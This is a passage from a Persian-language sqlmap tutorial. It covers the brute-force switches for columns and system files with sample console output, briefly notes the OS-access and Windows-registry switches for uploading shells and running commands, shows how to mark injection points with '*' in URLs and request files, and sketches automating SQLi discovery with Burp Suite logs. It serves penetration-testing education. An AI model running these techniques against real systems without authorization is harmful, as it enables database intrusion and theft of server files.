[07:46:07] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[07:46:07] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]
```

و در نهایت شروع میکنه به بررسی و انجام حمله :

```
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
>
[07:46:07] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[07:46:07] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 8
[07:46:34] [INFO] starting 8 threads
[07:46:34] [INFO] tried 5/2629 items (0%)
[07:46:34] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[07:46:34] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[07:46:38] [INFO] tried 82/2629 items (3%)
```

دقت کنید که این مورد هم به مانند common-tables-- میتوانه مشکل تشخیص داشته باشه و بهتره که از پراکسی مثل Burp Suite استفاده بشه تا بتوانید به صورت دقیق وجود یا عدم وجود جداول رو تعیین کنید .

سوئیچ common-files-- چیه و چیکار میکنه ؟ این سوئیچ کاری که انجام میده در درست انتقام خواهد شد که امکان خوندن فایل های سیستمی وجود داشته باشه، کارش اینکه لیستی از فایل های سیستمی رو از شما میگیره و سعی میکنه از طریق حفره امنیتی SQLi موجود اون فایل رو بخونه و به شما بگه که امکان خوندن کدوم فایل ها وجود داره . برای استفاده از این سوئیچ به شکل زیر عمل کنید :

```
# sqlmap -u http://site.com/vuln.php?id=1 --common-files
```

ابتدا اسیب پذیر بودن را تشخیص میده و سپس از شما درخواست لیستی از فایل ها میکنه :

```
which common files file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-files.txt' (press Enter)
[2] custom
>
```

به صورت پیش فرض هم لیستی رو داره که توی گزینه اول میبینند. پس از این مورد از شما درخواست تعیین تعداد thread میشه :

```
which common files file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-files.txt' (press Enter)
[2] custom
>
[07:51:22] [INFO] checking files existence using items from '/usr/share/sqlmap/data/txt/common-files.txt'
[07:51:22] [INFO] fingerprinting the back-end DBMS operating system
[07:51:22] [INFO] the back-end DBMS operating system is Linux
[07:51:22] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[07:51:22] [WARNING] reflective value(s) found and filtering out
please enter number of threads? [Enter for 1 (current)]
```

و بعد شروع میکنه به بررسی وجود یا عدم وجود فایلها .

```
[07:51:22] [INFO] checking files existence using items from '/usr/share/sqlmap/data/txt/common-files.txt'
[07:51:22] [INFO] fingerprinting the back-end DBMS operating system
[07:51:22] [INFO] the back-end DBMS operating system is Linux
[07:51:22] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[07:51:22] [WARNING] reflective value(s) found and filtering out
please enter number of threads? [Enter for 1 (current)] 8
[07:52:01] [INFO] starting 8 threads
[07:52:05] [INFO] tried 971/1158 items (84%)
```

این سوئیچهای مربوط به **Brute-Force** بودن که ممکن هست یه وقتی نیازتون بشه . اگاهی از وجودشون میتوونه کمک کننده باشه پس فراموش نکنید که این امکان ها رو هم برآتون فراهم میکنه .

دو دسته دیگه از سوئیچ ها هستند که توضیحشون ندادیم ولی اینجا به صورت گذرا از شون یاد میکنیم . دسته اول مربوط به **Operating System Access** هستند که درصورتی که SQLi پیدا شده خیلی خیلی Critical و به شما امکان اپلود شل، اجرای دستورات سیستم عامل و ... رو بده میتوونن به شما کمک کنند و شما راحتر بتوانید این کار ها رو انجام بدهید .

دسته دوم **Windows Registry Access** هستند که درصورت خیلی حیاتی بودن SQLi ممکن هست این حفره امنیتی به شما امکان دسترسی به Windows Registry رو بده و بتونید تغییراتی رو اعمال کنید یا مقادیری رو ازش بخونید، سوئیچ های این دسته بندی به شما این امکان رو میده که راحتر بتوانید این کار رو انجام بدهید .

کاراکتر * توی sqlmap چه کاربردی داره ؟ این کاراکتر رو میتوانید توی URL یا فایل پکتی که به sqlmap میدی قرار بدهید . sqlmap هرجا که این کاراکتر رو ببینه به جاش Payload رو قرار میده . فرض بگیرید که تارگت ما URL زیر رو داره :

```
http://site.com/vuln.php?id=5&cat=Food
```

اگه ما به جای 5 که مقدار پارامتر id هست کاراکتر * رو بزارید، sqlmap این پارامتر رو به عنوان Source اسیب پذیر تست میکنه و اگه به جای Food کاراکتر * قرار بدیم، sqlmap پارامتر cat رو به عنوان سورس اسیب پذیر تست خواهد کرد :

```
#sqlmap -u http://site.com/vuln.php?id=\*&cat=Food ...
#sqlmap -u http://site.com/vuln.php?id=5&cat=\* ...
```

پس از طریق * میتوانیم سورس اسیب پذیر رو واسه sqlmap مشخص کنیم . همین کار رو میتوانیم توی فایل ها پکت ها انجام بدیم . اگه یادتون باشے با -r- میتوانستیم به جای URL یک فایل رو بدم و sqlmap میتوانست اون رو Parse کنه و بخونه، توی فایل میتوانیم سورس رو با * مشخص کنیم . فرض بگیرید که فایل پکت ما محتوای زیر رو داره و اسمش request.txt هست :

```

POST vuln.php HTTP/1.1
Host: site.com
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/json
Referer: http://192.168.89.128/vulnes/sqli/sqlil/sqlil.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 4

{
    "id": 5,
    "cat": "Food"
}

```

اگه بخوايم هر کدوم از ورودی ها id یا cat رو به عنوان Source اسیب پذیر جهت تست بدیم به sqlmap کافیه که به جای مقدارش کاراکتر * رو قرار بدیم .

فک کنم بیشتر سوئیچ ها و طریقه عملکرد sqlmap رو توضیح دادیم . چیزی من فهمیدم اینه که sqlmap خیلی ساده طراحی شده و در عین سادگی بسیار قوی عمل میکنه . کار کردن باهاش راحته و اگه یه خورده وقت بازارید سوئیچ هاش هم فرار نیستند و توی ذهنتون میمونن . این بود از توضیحات sqlmap امیدوارم که لذت برده باشید .

میخواستم ته این جزوی یه موردم بگم درمورد Automate SQLi کردن اکسپلوبیت SQLi توی تارگتاتون . شما میتوانید از طریق sqlmap و Burp Suite تشخیص، اکسپلوبیت و ... SQLi رو Automate کنید . کافیه که توی تنظیمات Burp Suite بگید که تمام درخواست ها رو به صورت Real Time توی یک فایل لاغ ذخیره کنه و سپس یک اسکریپت پایتون بنویسید که تغییرات این فایل لاغ رو شناسایی کنه و در صورتی که تغییری ایجاد شده، این فایل رو به sqlmap بده و این ابزار برآتون به صورت خودکار سعی کنه اسیب پذیر بودن یا نبودن رو کشف کنه، میتوانید زمانی که sqlmap رو استفاده میکنید از سوئیچ -beep- هم استفاده کنید تا زمانی که اسیب پذیری کشف شد برآتون صدای نویزیکشن ببیاد و بفهمید که اسیب پذیری کشف شده . میتوانید این ابزار رو هر طوری که خواستید بسازید، از پایتون، GO و هر زبون برنامه نویسی که راحتترید استفاده و کار خودتون رو راحتتر کنید .

همینجا من این جزوی رو تموم میکنم و خیلی زیاد طول کشید تا به اتمام برسونمش ولی خب تمام توضیحاتی که دادم لازم بود .